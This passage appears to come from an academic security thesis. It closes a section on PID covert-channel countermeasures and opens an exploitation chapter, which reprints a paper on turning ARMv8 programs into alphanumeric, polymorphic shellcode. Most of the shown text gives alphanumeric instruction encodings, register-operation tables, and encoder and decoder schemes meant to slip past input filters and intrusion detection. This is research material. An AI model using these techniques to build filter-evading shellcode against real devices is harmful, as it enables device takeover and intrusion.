invisible programs. In some instances, processes may bypass the process table altogether, for instance by attempting to directly contact random PIDs. Depending on the answer, it is possible to guess that a process is running with that PID, even though it cannot be seen in the process table. Alternatively, it is possible to run legitimate commands (e.g. `lsof`) which have a different view of the process table. By using such commands, processes can gather information otherwise denied to them.

6.3.4.2 Zombies, timing and decoys

The most evident idea is similar to the adding of random delays in timing attacks or to the adding of random power consumption to prevent power attacks. Here the operating system can randomly launch and stop processes to prevent B from properly decoding the information coming from A. Note that the OS does not need to launch real processes, only *zombies* i.e. PIDs present in the table that do not correspond to actual processes. Alternatively, the OS may simply add random PIDs (decoys) when replying to a query about the process table.

To be efficient, this countermeasure needs to generate a sequence of process starts and interrupts in a way that effectively prevents information decoding by B. To illustrate our purpose, assume that B's processes are very rarely killed, and that the OS launches and kills PIDs at a very high pace. After a sufficiently long observation time, B may infer the processes belonging to A. As this is done A may start communicating information to B by progressively killing the processes it controls. This illustrates the need to have the OS generate and kill PIDs in a way indistinguishable from A. Because we do not know *a priori* the communication conventions used for this covert channel, this countermeasure can only rely on empirical estimates of normal program behaviour.

If the time between launched processes is used to send information, the OS can randomly delay the removal of PIDs from the list to prevent communication based on PID presence time.

A number of generic approaches, inspired by fraud detection, can also be imagined. The idea here consists in limiting system performance to reduce the attacker's degree of freedom. For instance, limiting the number of offspring processes launchable per unit of time by a process is also likely to have an effect on the attack as it would naturally reduce information rate. Note that this restriction should only apply to processes whose launcher requires a PID to appear publicly. Fraud-detection countermeasures consist in monitoring the frequency at which the PID-list is read by each process and detect processes whose behaviour may betray the reading of a covert channel.

6.3.4.3 Virtual PIDs

By modifying the way in which the OS manages PIDs, other countermeasures can be imagined. A possible way to implement such a protection consists in having a private PID list per process. Here, process U sees the PID of process V as $f(s, U, V)$ where s is an OS secret known to processes U and V. This allows U to solicit V without sharing PID information visible by both U and V. This may reduce the available information transmission channels to *global information* such as the PID-list's cardinality (number of processes), the time separating the appearing of new PIDs in the list etc.

A variant works as follows:

- *Each time* a process U queries the process table, U is given a random list of PIDs.
- When U requests an IPC with some process V, then upon the OS's IPC approval, the PIDs of V and U as seen by each other do not change anymore.

This still provides IPC functionality while preventing process table abuse.

6.3.4.4 Formal proofs

To tackle the problem in general, a formal model should be defined, so that one can attempt to come up with *proofs* of isolation. For instance, a process may be modelled as the data of a process birth time, a process death time and a value assigned by the OS. The birth and death times are controlled by the sender and the analyst's goal is to determine the channel capacity in the presence of generic countermeasures.

To the best of our knowledge, such models have not been developed so far.

6.3.5 Experimental setup

A proof-of-concept was implementated in Python 3.4, using the `psutil` library. Code was tested on a Linux server (Debian Jessie) and Microsoft Windows 7 and 8, for both 32-bit and 64-bit architectures, with similar results. All test machines were active web servers running Apache or Microsoft IIS in their latest versions as we are writing these lines.

The proof-of-concept consists in two programs, a *sender* and a *receiver*, that may be granted different permissions and be launched by different users. The implementation follows straightforwardly Section 6.3.3. The test consisted in sending a given sequence of bits from the sender to the receiver. The observed sequence on a busy server is illustrated on Figure 6.29, where the target sequence was "`010101...`".




Figure 6.29: Use of the PID covert channel on Windows 7 demonstrating how the message `010101...` can be sent.

Chapter 7

Exploitation

Contents

Exploitation aims at reliably taking control of, or extracting valuable information from a system (usually, a remote system). Against a computer, it may allow for a deeper installation of long-term observation or exfiltration capabilities.

That this is possible at all results from a long accumulation of engineering choices, at a time when the security implications were not salient, and less of a priority than the need for infrastructure and diffusion — the sunken cost now effectively preventing most attempts at rebuilding and rethinking these choices — or simply incorrect assumptions.

The Internet falls into the first category. When the Internet was designed, it came with no built-in confidentiality or integrity mechanism. As a consequence, messages sent over the Internet are not guaranteed to come from whence they claim; there is no guarantee that they weren't read along the way, or modified, unless we make good use of cryptographic techniques (authenticated key exchange, etc.). While the situation is improving on the user side of things, with most major browser now taking care of implementing up to half of the necessary security setup[1], the lowest layers of the Internet do not, and for technical reasons may never provide this kind of guarantees. This makes sending messages from fake senders a trivial exercise, a benign one if it weren't for the possible abuse of targeting a single receiver with many coordinated messages from (apparently) different sources.

Attacks of this kind often result in a saturation of the receiver's network and are known as (distributed) denial of service attacks (DDoS). Only in recent years have the bandwidth of such attacks become a concern, the most striking example at the time of writing is the 2016 attack against Dyn, a DNS provider for more than 60 major websites.[2] What made the attack difficult to thwart was a combination of the sheer stream (estimated at more than 1.5 Tbps) and the great diversity of devices which took part in the attack, making it very difficult to identify and block specific addresses. While its size and media appearance made this particular attack visible, it is in a sense representative of the kind of operations made possible by *botnets* — large networks of compromised devices, under the control of an operator that can launch coordinated and very targeted strikes.

Such strikes may have other effects than disabling their target.[3] Indeed, a botnet needs to grow to sustain its activity — nodes get blocked or deactivated, control of some device is lost, etc. — so part of a botnet's activity is focused around attacking targets so as to integrate them. This is how the Mirai botnet, responsible for the aforementioned 2016 Dyn attack, assembled its workforce. How are the candidates chosen? The botnet's operators combine vulnerability scans, Internet searchs, and information shared or bought on the black market. This is a very manual process, which may fail and expose the operator. In Section 7.4 we ask the question of the *optimal* strategy, i.e. that which guarantees the fastest conquest of a network by a botnet.

Exploitable vulnerabilities from the second category — incorrect assumptions — are ubiquitous in security systems. For instance, it happens to be the case that many intrusion detection systems, threat and computer virus detectors do not consider text as potential executable code; an English sentence would pass unfiltered because, it is incorrectly assumed, that may not be a threat. As we show in Section 7.1 this allows us to run arbitrary, polymorphic code on a a varierty of devices, including an unmodified iPhone 6[4] and a DragonBoard 410c. Another assumption made by some antivirus software is that malware exhibits recognisable "signatures", i.e. either pieces of code or structures in that code that do not change, despite evasion techniques such as polymorphism. We show in Section 7.2 how to generically transform the control flow of a program without altering its functionality, evading all current antivirus detectors.

To stronger attackers, deeper infiltration is possible. We show in Section 7.3 how to minimally alter a nanometric portion of a CPU at manufacture time to later recover secret cryptographic keys.

[1] As of today, key exchange is only authenticated unilaterally: servers may have a (certified) public key, but most users don't use any.

[2] For an overview of the events, see e.g. https://en.wikipedia.org/wiki/2016_Dyn_cyberattack.

[3] In some cases, disabling a target is a part of a more elaborate attack. During Christmas 1994, Kevin Mitnick famously used a SYN-flood denial of service attack to access Tsutomu Shimomura's X-Terminal computer, at the time that the latter was assisting the FBI in tacking down Mitnick. The DoS temporarily deactivated a trusted workstation, which was impersonated by the intruder.

[4] And iPhone 7, which was not yet available at the time of publication, but uses the same microarchitecture.

7.1 ARMv8 shellcodes from 'A' to 'Z'

Abstract

We describe a methodology to automatically turn arbitrary ARMv8 programs into alphanumeric executable polymorphic shellcodes. Shellcodes generated in this way can evade detection and bypass filters, broadening the attack surface of ARM-powered devices such as smartphones.

This is joint work with Hadrien Barral, Houda Ferradi, George-Axel Jaloyan, and David Naccache. This work was presented at ISPEC 2016, in Zhangjiajie (China), and published in [BFG+16].

7.1.1 Introduction

Much effort has been undertaken in recent years to secure smartphones and tablets. For such devices, software security is a challenge: on the one hand, most software applications are now developed by third-parties; on the other hand, defenders are restrained as to which watchdogs to install, and how efficient they can be, given these devices' restricted computational capabilities and limited battery life.

In particular, it is important to understand how countermeasures fare against one of the most common security concerns: memory safety issues. Using traditional buffer overflow exploitation techniques, an attacker may exploit a vulnerability to successfully execute arbitrary code, and take control of the device [Ale96]. The relatively weak physical defenses of mobile devices tend to make memory attacks a rather reliable operation [DDS+11].

In particular, an attack program may be self-contained in the form of a *shellcode* – a short string sent to the device, where a vulnerability is used to write a malicious program into memory and run it. This would enable an opponent to gain control of the device by opening a shell, or alter memory regardless of the security policy. In shellcode form, an attack is easy to distribute and weaponize, and many ready-made shellcodes are available with frameworks such as Metasploit [Pro].

To launch the attack, the opponent sends the shellcode to a vulnerable application, either by direct input, or via a remote client. However, before doing so the attacker might have to overcome a number of difficulties: if the device has a limited keyboard for instance, some characters might be hard or impossible to type; or filters may restrict the available character set of remote requests for instance. A well-known situation where this happens is input forms on web pages, where input validation and escaping is performed by the server.

This paper describes an approach allowing to compile arbitrary shellcodes into executable code formed from a very limited subset of the ASCII characters. We focus on *alphanumeric* shellcodes, and target the ARM-v8A architecture, to illustrate our technique. More specifically, we will work with the AArch64 instruction set, which powers the Exynos 7420 (Samsung Galaxy S6), Project Denver (Nexus 9), ARM Cortex A53 (Raspberry Pi 3), A57 (Snapdragon 810), A72, Qualcomm Kryo (Snapdragon 818, 820 and 823), as well as the Apple A7 and A8 ARMv8-compatible cores (Apple iPhone 5S/6/7).

7.1.1.1 Prior and related work

The idea to write alphanumeric executable code first stemmed as a response to anti-virus or hardening technologies that were based on the misconception that executable code is not ASCII-printable. Eller [Ell00] described the first ASCII-printable shellcodes for Intel platforms to bypass primitive buffer-overflow protection techniques. [Ell00] was shortly followed by RIX [RIX01] on the IA32 architecture. Mason et al. [MSM+09] designed shellcodes using only English words to bypass IDS filters. Obscou [Obs03] managed to obtain Unicode-proof shellcodes that work despite the limitation that no zero-character can appear in the middle of a standard C string. All the above constructions built on existing shellcode writing approaches and required manual fine-tuning.

Basu et al. [BMC14] developed an algorithm for automated shellcode generation targeting the x86 architecture. The Metasploit project provides the `msfvenom` utility, which can turn arbitrary x86 programs into alphanumeric x86 code. Both `UPX`[5] and `msfvenom` can generate self-decrypting ARM executables, yet neither provide alphanumeric encodings for this platform.

More recently, Younan et al. generated alphanumeric shellcodes for the ARMv5 architecture [YP09; YPP+11]. They provide a proof that the subset of alphanumeric commands is Turing-complete, by translating all BF [Rai; Faa; Cri] commands into alphanumeric ARM code snippets.

[5] See `http://upx.sf.net`.

7.1.1.2 Our contribution

This paper describes, to the best of the authors' knowledge, the first program turning *arbitrary* ARMv8 code into alphanumeric executable code. The technique is generic and may well apply to other architectures. Besides solving a technical challenge, our tools produce valid shellcodes that can be used to try and take control of a device.

Our global approach is the following: we first identify a subset Σ of minimal Turing-complete alphanumeric instructions, and use Σ to write an in-memory decoder. The payload is encoded offline (with an algorithm that only outputs alphanumeric characters), and is integrated into the decoder. The whole package is therefore an alphanumeric program, and allows for arbitrary code execution. All source files are provided in the appendices.

7.1.2 Preliminaries

7.1.2.1 Notations and definitions

Throughout this paper, a string will be defined as *alphanumeric* if it only contains upper-case or lower-case letters of the English alphabet, and numbers from 0 to 9 included. When writing alphanumeric code, spaces and return characters are added for reading convenience but are not part of the actual code. Words are 32-bit long. We call *polymorphic*, a code that can be mutated using a polymorphic engine into another one with the same semantics.

When dealing with numbers we use the following convention: plain numbers are in base 10, numbers prefixed by `0x` are in hexadecimal format, and numbers prefixed by `0b` are in binary format. The little-endian convention is used throughout this paper for alphanumeric code, to remain consistent with ARMv8 internals. However, registers will be considered as double-words or words; each 32-bit register $\mathtt{W} = \mathtt{W}_{\text{high}}\mathtt{W}_{\text{low}}$ is split into a most significant 16 bits half-word $\mathtt{W}_{\text{high}}$ and a least significant 16 bits $\mathtt{W}_{\text{low}}$.

$S[i]$ denotes i-th byte[6] of a string S.

7.1.2.2 Vulnerable applications and platforms

To attempt a buffer overflow attack, we assume that there exists a vulnerable application on the target device. Smartphone applications are good candidates because (1) they can easily be written in languages that do not check array bounds; and (2) they can be spread to many users via application marketplaces.

Note that on Android platforms, applications are often written in Java which implements implicit bound checking. At first glance it may seem that this protects Java applications from buffer overflow attacks. However, it is possible to access C/C++ code libraries via the Java Native Interface (JNI), for performance reasons. Such vulnerabilities were exposed in the JDK [TC08].

7.1.2.3 ARMv8 AArch64

AArch64 is a new ARM-v8A instruction set. AArch64 features 32 general purpose 64-bit registers `Xi` ($0 \leq i < 32$) and 32 registers for floating-point numbers. All instructions are 32-bit long. The 32 LSBs of each `Xi` is a word denoted by `Wi`. These words are used directly in many instructions. Younan et al. [YPP+11] use the fact that, in AArch32 (32-bits ARM architecture), almost all instructions can be executed conditionally via a condition code checked against the `CPSR` register. In AArch64, this is not the case anymore. Only specific instructions, such as branches, can be made conditional: this renders Younan et al.'s approach inoperant.

Each instruction is made of an `opcode` and zero or more `operands`, where `opcode` gives the instruction to perform and `operands` may consist in addresses, register numbers, or constants. As an example, the instruction:

```
ldr     x16, PC+0x60604
```

is assembled as `0x58303030`[7] and decoded as follows [Lim13]:

`0 1`	`0 1 1`	`0`	`0 0`	`imm19`	`Xt`

[6] Each byte is 8 bits long.

[7] Which is `01011000000110000001100000110000` in binary. Incidentally, this instruction is alphanumeric and corresponds to the ASCII string `000X`. Note the little endianness of the string.

Bits 0 to 4 encode the reference number of a 64-bit register `Xt`. Bits 5 to 23 encode the immediate value `imm19`, which is a relative offset counted in words (a single word is 32-bit long).

An interesting feature is that immediate values and registers often follow each other in instructions, as is the case here for `imm19` and `Xt`. This is a real advantage for creating alphanumeric shellcodes, as it indicates that instructions who share a prefix are probably related. For instance `000X` and `100X` turn out to decode respectively into

```
ldr x16, PC+0x60604
```

and

```
ldr x17, PC+0x60604
```

Thus it is relatively easy to modify the operands of an existing instruction.

7.1.2.4 Shellcodes

A *shellcode* is a set of machine code instructions injected into a running program. To that end, an attacker would for instance exploit a buffer overflow vulnerability. The attacker could insert executable code into the stack, and control the current stack frame's return address. As a result, when the victim program's current function returns, the attacker's code is executed. Other strategies might be employed to achieve that goal, but the stack frame hack is well known and we will use for simplicity.

It is common practice to flood the buffer with a *nopsled*, i.e. a sequence of useless operations, which has the added benefit of allowing some imprecision in the return address.

Shellcodes may execute directly, or employ some form of evasion strategy such as filter evasion, encryption or polymorphism. The latter allows having a large number of different shellcodes that have the same effect, which decreases their traceability. In these cases the payload must be encoded in a specific way, and decode itself at runtime.

In this work, we encode the payload in a filter-friendly way and equip it with a decoder (or *vector*). The vector *itself* must be filter-friendly, and is usually handwritten.

Hence designing a shellcode is a tricky art.

7.1.3 Building the instruction set

Some ARM instructions are alphanumeric. To find these, we generated all 14,776,336 alphanumeric 32-bit words using the custom-made program provided in Section 7.1.8. This gave 4-byte values that were then tentatively disassembled using `objdump`[8] for the AArch64 architecture, in the hope that these chunks correspond to valid and interesting instructions.

For instance, the word `000X` corresponds to an `ldr` instruction:

```
58303030 ldr     x16, PC+0x60604
```

Alphanumeric words that do not correspond to any valid instruction ("undefined") were removed from our set. For instance, the word `000S` is not a valid instruction:

```
53303030 .inst  0x53303030 ; undefined
```

Valid instructions were finally classified as pertaining to data processing, branch, load/store, etc. At this step we established a first list $\mathcal{A}_0$ of all valid alphanumeric AArch64 instructions.

From $\mathcal{A}_0$, we constructed a set $\mathcal{A}_1$ of opcodes for which there exists *at least one* operand instance making it alphanumeric. $\mathcal{A}_1$ is given in Section 7.1.9.

Finally, we extracted from $\mathcal{A}_1$ only those instructions which we could use to prototype higher-level constructs. This final list is called $\mathcal{A}_{\text{max}}$.

7.1.3.1 Data processing

The following instructions belong to $\mathcal{A}_{\text{max}}$:

[8] We used the options `-D --architecture aarch64 --target binary`.

```
adds (immediate) 32-bit
sub  (immediate) 32-bit
subs (immediate) 32-bit
bfm  32-bit
ubfm 32-bit
orr  (immediate) 32-bit
eor  (immediate) 32-bit
ands (immediate) 32-bit
adr
sub  32 extended reg
subs 32 extended reg
sub  32 shifted reg
subs 32 shifted reg
ccmp (immediate)
ccmp (register)
eor  (shifted register) 32-bit
eon  (shifted register) 32-bit
ands (shifted register) 32-bit
bics (shifted register) 32-bit
```

The constraint that the `sf` bit must be set to 0 restricts us to using only the 32-bit variant of most instructions. This makes modifying the upper 32 bits of a register harder.

7.1.3.2 Branches

Only conditional jumps are available:

```
cbz  32-bit
cbnz 32-bit
b.cond
tbz
tbnz
```

It is quite easy to turn a conditional jump into a non-conditional jump. However, only `tbz` and its opposite `tbnz` have a realistic use for loops. The three other instructions require an offset too large to be useful.

7.1.3.3 Exceptions and system

Neither exceptions nor system instructions are available. This means that we cannot use syscalls, nor clear the instruction or data cache. This makes writing higher-level code challenging and implementation-dependent.

7.1.3.4 Load and stores

Many load and stores instructions can be alphanumeric. This requires fine tuning to achieve the desired result, as limitations on the various load and store instructions are not consistent across registers.

7.1.3.5 SIMD, floating point and crypto

No floating point or cryptographic instruction is alphanumeric. Some SIMD are available, but the instructions moving data between SIMD and general purposes registers are not alphanumeric. This limits the use of such instructions to very specific cases.

Therefore, we did not include any of these instructions in $\mathcal{A}_{\text{max}}$.

7.1.4 Higher-level constructs

A real-world program may need information about the state of registers and memory, including the program counter and processor flags. This information is not immediately obtainable using $\mathcal{A}_{\text{max}}$. We overcome this difficulty by providing higher-level constructs, which can then be combined to form more complex programs. Indeed it turns out that $\mathcal{A}_{\text{max}}$ is Turing-complete. Those higher-level constructs also make easier to build polymorphic programs, given that several low-level implementations are available for each construct.

7.1.4.1 Registers operations

Zeroing a register There are multiple ways of setting an AArch64 register to zero. One of them which is alphanumeric and works well on many registers consists in using two `and` instructions with shifted registers. However, we only manage to reset the register's 32 LSBs. This becomes an issue when dealing with addresses for instance.

As an example, to reset $\texttt{w17}_{\text{low}}$, execute:

```
ands w17, w17, w17, lsr #16
ands w17, w17, w17, lsr #16
```

This corresponds to the code `1BQj1BQj`. The following table summarizes the zeroing operations that we can perform:

a	$a_{\text{low}} \leftarrow 0$	`lsr`
w2	BlBjBlBj	27
w3	cdCjcdCj	25
w10	JAJjJAJj	16
w11	kAKjkAKj	16
w17	1BQj1BQj	16
w18	RBRjRBRj	16
w19	sBSjsBSj	16
w25	9CYj9CYj	16
w26	ZCZjZCZj	16

Loading arbitrary values into a register Loading a value into a register is the cornerstone of any program. Unfortunately there is no direct way to perform a load directly using only alphanumeric instructions. We hence used an indirect strategy. Using `adds` and `subs` with the available immediate constants, we can increment and decrement registers. One of the constraints is that this immediate constant must be quite large. Thus, we selected two consecutive constants, using an `adds`/`subs` pair. By repeating this operation we can set registers to arbitrary values.

For instance, to add 1 to the register `w11` we can use:

```
adds    w11, w11, #0xc1a
subs    w11, w11, #0xc19
```

which is encoded by `ki01ke0q`. And similarly to subtract 1:

```
subs    w11, w11, #0xc1a
adds    w11, w11, #0xc19
```

which is encoded by `ki0qke01`.

The following table summarizes the available increment and decrement operations:

a	$a \leftarrow a+1$	$a \leftarrow a-1$
w2	Bh01Bd0q	Bh0qBd01
w3	ch01cd0q	ch0qcd01
w10	Ji01Je0q	Ji0qJe01
w11	ki01ke0q	ki0qke01
w17	1j011f0q	1j0q1f01
w18	Rj01Rf0q	Rj0qRf01
w19	sj01sf0q	sj0qsf01
w25	9k019g0q	9k0q9g01
w26	Zk01Zg0q	Zk0qZg01

We manually selected registers and constants to achieve the desired value. However, it would be much more efficient to solve a knapsack problem, if one were to do this at a larger scale. As we will see later on, the values above are sufficient for our needs.

Moving a register Moving a register A into B can be performed in two steps: first we set the destination register to zero, and then we `xor` it with the source register. The `xor` operation is described in Section 7.1.4.2.

Another method for moving `w11` into `w16` is the following:

```
adds w17, w11, #0xc10
subs w16, w17, #0xc10
```

which is encoded by `qA010B0q`. We will later use this approach to design a logical `and` operation.

7.1.4.2 Bitwise operations

Exclusive OR The `xor` operation $B \leftarrow A \oplus B$ can be performed as follows: We split the two input registers into their higher and lower half-words, and use a temporary register C.

$$\begin{aligned} C &\leftarrow 0 \\ C_{\text{high}} &\leftarrow C_{\text{high}} \oplus \neg A_{\text{low}} \\ C_{\text{low}} &\leftarrow C_{\text{low}} \oplus \neg A_{\text{high}} \\ B_{\text{high}} &\leftarrow B_{\text{high}} \oplus \neg C_{\text{low}} = B_{\text{high}} \oplus A_{\text{high}} \\ B_{\text{low}} &\leftarrow B_{\text{low}} \oplus \neg C_{\text{high}} = B_{\text{low}} \oplus A_{\text{low}} \end{aligned}$$

This gives the following code:

```
eor (xor) b:= a eor b,
  c = w17 a = w16-25 b= w18-25
c:=0
eon c c a lsl 16
eon c c a lsr 16
eon b b c lsl 16
eon b b c lsr 16
```

For `c = w17`, the following instructions can be used:

a	b	$b \leftarrow a \oplus b$
w16	w16	1B0J1BpJRB1JRBqJ
w16	w18	1B0J1BpJRB1JRBqJ
w16	w19	1B0J1BpJsB1JsBqJ
w16	w25	1B0J1BpJ9C1J9CqJ
w16	w26	1B0J1BpJZC1JZCqJ
w18	w19	1B2J1BrJsB1JsBqJ
w18	w25	1B2J1BrJ9C1J9CqJ
w18	w26	1B2J1BrJZC1JZCqJ
w19	w25	1B3J1BsJ9C1J9CqJ
w19	w26	1B3J1BsJZC1JZCqJ
w20	w25	1B4J1BtJ9C1J9CqJ
w20	w26	1B4J1BtJZC1JZCqJ
w21	w25	1B5J1BuJ9C1J9CqJ
w21	w26	1B5J1BuJZC1JZCqJ
w22	w25	1B6J1BvJ9C1J9CqJ
w22	w26	1B6J1BvJZC1JZCqJ
w23	w25	1B7J1BwJ9C1J9CqJ
w23	w26	1B7J1BwJZC1JZCqJ
w24	w25	1B8J1BxJ9C1J9CqJ
w24	w26	1B8J1BxJZC1JZCqJ
w25	w26	1B9J1ByJZC1JZCqJ

Logical NOT We use the fact that $\neg b = b \oplus (-1)$ which relies on negative number being represented in the usual two's complement format. Thus we can use the operations described previously:

$$\begin{aligned} C &\leftarrow 0 \\ C &\leftarrow C - 1 \\ B &\leftarrow C \oplus B \end{aligned}$$

Logical AND The and operation is more intricate and requires three temporary registers C, E, and F. We manage to do it by anding the lower and the upper parts of the two operands into a third register as follows:

$$
\begin{aligned}
D &\leftarrow 0 \\
C &\leftarrow 0 \\
E &\leftarrow 0 \\
F &\leftarrow 0 \\
C_{\text{high}} &\leftarrow C_{\text{high}} \oplus \neg B_{\text{low}} \\
E_{\text{high}} &\leftarrow E_{\text{high}} \oplus \neg A_{low} \\
F_{\text{low}} &\leftarrow F_{\text{low}} \oplus \neg E_{\text{high}} = A_{\text{low}} \\
D_{\text{low}} &\leftarrow F_{\text{low}} \wedge \neg C_{\text{high}} = A_{\text{low}} \wedge B_{\text{low}} \\
C &\leftarrow 0 \\
E &\leftarrow 0 \\
F &\leftarrow 0 \\
C_{\text{low}} &\leftarrow C_{\text{low}} \oplus \neg B_{\text{high}} \\
E_{\text{low}} &\leftarrow E_{\text{low}} \oplus \neg A_{\text{high}} \\
F_{\text{high}} &\leftarrow F_{\text{high}} \oplus \neg E_{\text{high}} = A_{\text{high}} \\
D_{\text{high}} &\leftarrow F_{\text{high}} \wedge \neg C_{\text{low}} = A_{\text{high}} \wedge B_{\text{high}}
\end{aligned}
$$

Which corresponds to the assembly code:

```
and: d:= a and b
c,d,e,f:=0
eon c c b lsl 16
eon e e a lsl 16
eon f f e lsr 16
bics d f c lsr 16
c,e,f:=0
eon c c b lsr 16
eon e e a lsr 16
eon f f e lsl 16
bics d f c lsl 16
```

As an illustration of this technique, let

$$
\begin{aligned}
A &\leftarrow \texttt{w18}, \quad B \leftarrow \texttt{w25}, \quad C \leftarrow \texttt{w17}, \\
D &\leftarrow \texttt{w11}, \quad E \leftarrow \texttt{w19}, \quad F \leftarrow \texttt{w26}
\end{aligned}
$$

which corresponds to computing $\texttt{w11} \leftarrow \texttt{w18} \wedge \texttt{w25}$. This gives the following assembly code:

```
ands    w11, w11, w11, lsr #16
ands    w11, w11, w11, lsr #16
ands    w17, w17, w17, lsr #16
ands    w17, w17, w17, lsr #16
ands    w19, w19, w19, lsr #16
ands    w19, w19, w19, lsr #16
ands    w26, w26, w26, lsr #16
ands    w26, w26, w26, lsr #16
eon     w17, w17, w25, lsl #16
eon     w19, w19, w18, lsl #16
eon     w26, w26, w19, lsr #16
bics    w11, w26, w17, lsr #16
ands    w17, w17, w17, lsr #16
ands    w17, w17, w17, lsr #16
ands    w19, w19, w19, lsr #16
ands    w19, w19, w19, lsr #16
ands    w26, w26, w26, lsr #16
ands    w26, w26, w26, lsr #16
eon     w17, w17, w25, lsr #16
```

```
eon     w19, w19, w18, lsr #16
eon     w26, w26, w19, lsl #16
bics    w11, w26, w17, lsl #16
```

This is an alphanumeric program which we can write more compactly as:

```
kAKjkAKj1BQj1BQjsBSjsBSjZCZjZCZj1B9JsB2J
ZCsJKCqj1BQj1BQjsBSjsBSjZCZjZCZj1ByJsBrJ
ZC3JKC1j
```

We provide in Section 7.1.10 a program generating more instructions of this type.

7.1.4.3 Load and store operations

There are several load and stores instructions available in $\mathcal{A}_{\text{max}}$. We will only focus or `ldrb` (which loads a byte into a register) and `strb` (which stores the low byte of a register into memory).

`ldrb` is available with the basic addressing mode: `ldrb wA, [xP, #n]` which loads the byte at address `xP+n` into `wA`. To use this instruction we must use a value of `n` that makes the whole alphanumeric, but this is not a truly limiting constraint. Moreover, we can chain different values of `n` to load consecutive bytes from memory without modifying `xP`.

Another addressing mode which can be used is `ldrb wA, [xP, wQ, uxtx]`. This will extend the 32-bits register `wQ` into a 64 bit one, padding the high bits with zeros, which removes the need for an offset.

As an illustration, we load a byte from the address pointed by `x10` and store it to the address pointed by `x11`. First, we initialize a temporary register to zero and remove the `ldrb` offset from `x10` using the previous constructs.

$$\texttt{w19} \leftarrow 0$$
$$\texttt{w25} \leftarrow \texttt{w25} - 77$$

Then, we can actually load and store the byte.

```
ldrb    w25, [x10, #77]
strb    w25, [x11, w19, uxtw]
```

These two instructions correspond to the alphanumeric executable code `Y5A9yI38`.

7.1.4.4 Pointer arithmetic

32-bit address case. As we mentioned previously we only control the lower 32 bits of `XP` with data processing instructions.

Thus, if addresses are in the 4 GB range, we can use the data-instructions seen previously to add 1, load the next byte, and loop on it.

64-bit address case. If the address does not fit into 32 bits, any use of data instructions will clear the 32 upper bits. Thus, we need a different approach.

We use another addressing mode which reads a byte from the source register, and adds a constant to it. This addition is performed over 64-bits. As an example, we read a byte from `x10+1` and increment `x10`:

```
ldrb    w18, [x10], #100
ldrb    w18, [x10], #54
ldrb    w18, [x10], #-153
```

The same limitations apply to `strb`.

7.1.4.5 Branch operations

$\mathcal{A}_{\text{max}}$ contains several branch instructions, however there are severe restrictions on the minimum offset we can use, since this offset must be alphanumeric. For this reason we will only use the `tbz` and `tbnz` instructions.

The `tbz` (test and branch if zero) is given three operands: a bit b, a register `Rt` and a 14-bit immediate value `imm14`. If the b^{th} bit of register `Rt` is equal to zero, then `tbz` jumps to an offset `imm14`.

There is a tradeoff here since we cannot easily control individual bits. We chose the smallest offset value, at the expense of restricting our choice for `Rt` and b. `tbnz` works symmetrically and jumps if the tested bit equals 1.

We can turn `tbz` into an unconditional jump by using a register that has been set to zero. Conditional jumps require that we control a specific register bit, which is trickier.

The smallest forward jump offset we can encode is by 1540 bytes, and the smallest backward jump offset is 4276 bytes.

The maximal offset reachable with any of these instructions is less than 1 MB.

7.1.5 Fully alphanumeric AArch64

The building blocks we described so far could be used to assemble complex programs from the bottom up. However, even though many building blocks could be designed in theory, in practice we get quickly limited by branching, system instructions and function calls: Turing-completeness is not enough.

We circumvent this limitation by first encoding the payload P as an alphanumeric string. Decoding is performed in-memory by a vector program written only with instructions drawn from $\mathcal{A}_{\text{max}}$, leveraging the higher-level constructs of the previous section. Finally, the decoded payload is executed.

The encoder $\mathcal{E}$ was implemented in PHP, with the corresponding decoder $\mathcal{D}$ implemented as part of the vector with instructions from $\mathcal{A}_{\text{max}}$ only. Finally, we implemented a linker $L_{\mathcal{D}}$ that embeds the encoded payload in $\mathcal{D}$. This operation results in an alphanumeric program $A \leftarrow L_{\mathcal{D}}(\mathcal{E}(P))$.

7.1.5.1 The encoder

Since we have 62 alphanumeric characters, it is theoretically possible to encode almost 6 bits per alphanumeric byte. However, to keep $\mathcal{D}$ short, we only encode 4 bits per alphanumeric byte. This spreads each binary byte of the payload P over 2 alphanumeric consecutive characters.

$\mathcal{E}$ splits the upper and lower part of the input byte $P[i]$ and adds `0x40` to each nibble:

$$a[2i] \leftarrow (b[i] \;\&\; \texttt{0xF}) + \texttt{0x40}$$
$$a[2i+1] \leftarrow (b[i] \gg 4) + \texttt{0x40}$$

Zero is encoded in a special way: the above encoding would give `0x40` i.e. the character `'@'`, which does not belong to our alphanumeric character set. We add `0x10` to the previously computed $a[k]$ to transform it into a `0x50` which corresponds to `'P'`.

The encoder's source code is provided in Section 7.1.11.

7.1.5.2 The decoder

Decoding is straightforward, but because $\mathcal{D}$ must itself be an alphanumeric program some tricks must be used. Our solution is to use the following snippet:

```
/* Input: A and B. Z is 0. Output: B */
eon     wA, wZ, wA, lsl #20
ands    wB, wB, #0xFFFF000F
eon     wB, wB, wA, lsr #16
```

The first `eon` shifts `wA` 20 bits to the left and negates it, since `wZ` is zero:

$$\texttt{wA}_2 \leftarrow \texttt{wZ} \oplus \neg(\texttt{wA}_1 \ll 20) = \neg(\texttt{wA}_1 \ll 20)$$

